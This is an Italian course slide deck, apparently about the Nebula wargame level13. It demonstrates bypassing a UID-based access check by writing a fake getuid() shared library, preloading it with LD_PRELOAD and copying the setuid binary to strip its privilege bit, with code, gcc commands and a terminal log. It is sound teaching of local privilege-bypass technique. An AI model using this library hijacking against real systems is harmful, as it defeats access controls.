
Ossia, reimplementa `getuid()`.

In modo tale da superare il controllo degli accessi.

La libreria condivisa va scritta da zero.  
Ovviamente.

# Aggiornamento dell'albero di attacco

(Forse si riesce a combinare qualcosa)



# Scrittura della libreria condivisa

(È codice in C, in fin dei conti)

Il file `getuid.c` contiene una implementazione molto semplice della funzione `getuid()`:

```
#include <unistd.h>
#include <sys/types.h>
```

```
uid_t getuid(void) {
    return 1000;
}
```

Questo è lo user ID richiesto per l'accesso.

# Creazione della libreria condivisa

(Tramite il comando `gcc -shared -fPIC`)

Per generare la libreria condivisa si usa `gcc` con le opzioni seguenti.


- shared**: genera un oggetto linkabile a tempo di esecuzione e condivisibile con altri oggetti (librerie o eseguibili).

- fPIC**: genera **codice indipendente dalla posizione** (**Position Independent Code**), rilocabile ad un indirizzo di memoria arbitrario.

```
gcc -shared -fPIC -o getuid.so getuid.c
```

# Aggiornamento dell'albero di attacco

(Ora è più chiaro il meccanismo di iniezione della libreria condivisa)



# È fattibile l'attacco?

(Semberebbe di sì)

Creazione di una libreria condivisa: sì.


Modifica `LD_PRELOAD=/path/to/getuid.so`: sì.

Esecuzione `/home/flag13/flag13`: sì.

Login come utente `flag13`: sì.

# Aggiornamento dell'albero di attacco

(Con le etichette)



# Tentativo di attacco

(Identificazione dei percorsi foglia → radice nell'albero di attacco)

Come consuetudine, solo dopo aver identificato con precisione una serie di percorsi dai nodi foglia al nodo radice dell'albero di attacco è possibile provare concretamente l'attacco finale.



# Creazione di una libreria condivisa

(Passo 1)

Creazione di una libreria  
condivisa `getuid.so`

# Impostazione caricamento anticipato


(Passo 2)

Creazione di una libreria  
condivisa `getuid.so`

Caricamento anticipato di  
`getuid.so` via `LD_PRELOAD`

# Esecuzione `/home/flag13/flag13`

(Passo 3)



# Il risultato

(Epic fail)

```
Ubuntu 11.10 ubuntu tty1

ubuntu login: level13
Password:
Last login: Tue Apr 11 11:42:49 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level13@ubuntu:~$ gcc -shared -fPIC -o getuid.so getuid.c
level13@ubuntu:~$ export LD_PRELOAD=./getuid.so
level13@ubuntu:~$ /home/flag13/flag13
Security failure detected. UID 1014 started us, we expect 1000
The system administrators will be notified of this violation
level13@ubuntu:~$ _
```



# Che cosa è andato storto?

(Bella domanda!)

Il meccanismo di iniezione della libreria sembra non aver funzionato.

Non è ben chiaro il motivo del fallimento.

Bisogna indagare ulteriormente.

Primo passo da compiere: rileggere attentamente la pagina di manuale **ld.so**.

**man 8 ld.so**

# Una scoperta agghiacciante

(Come abbiamo fatto a non accorgercene prima?!?)

La pagina di manuale di **ld.so** recita, alla voce **LD\_PRELOAD**, il seguente testo (lapidario).

*“For setuid/setgid ELF binaries, only libraries in the standard search directories that are also setgid will be loaded.”*

Se l'eseguibile è SETUID, deve esserlo anche la libreria condivisa!

Oops...

# Una semplice constatazione

(Figlia della (dolorosa) esperienza)

L'iniezione di una libreria condivisa funziona solo se il file binario e la libreria condivisa hanno lo stesso tipo di privilegi.

O sono entrambi senza bit SETUID.

O sono entrambi con bit SETUID.

Tertium non datur.

# Analisi delle alternative

(Abilitare SETUID su `getuid.so` o toglierlo da `flag13`?)

È possibile impostare il bit SETUID alla libreria condivisa `getuid.so`?

No, se non si è `root`.

È possibile rimuovere il bit SETUID al file binario `/home/flag13/flag13`?


Sì, tramite una semplice copia!

```
cp /home/flag13/flag13 /home/level13  
ls -l /home/level13
```



# Aggiornamento dell'albero di attacco

(Con l'operazione di copia che rimuove il bit SETUID)



# Copia di `/home/flag13/flag13`

(Passo 1)

Omogeneizzazione  
privilegi

Rimozione SETUID  
da binario e libreria

# Creazione di una libreria condivisa

(Passo 2)

Creazione  
`getuid.so`

Omogeneizzazione  
privilegi

Rimozione SETUID  
da binario e libreria

# Impostazione caricamento anticipato

(Passo 3)

Creazione  
`getuid.so`


`LD_PRELOAD`  
`getuid.so`

Omogeneizzazione  
privilegi

Rimozione SETUID  
da binario e libreria


# Ottenimento password utente `flag03`

(Passo 4)



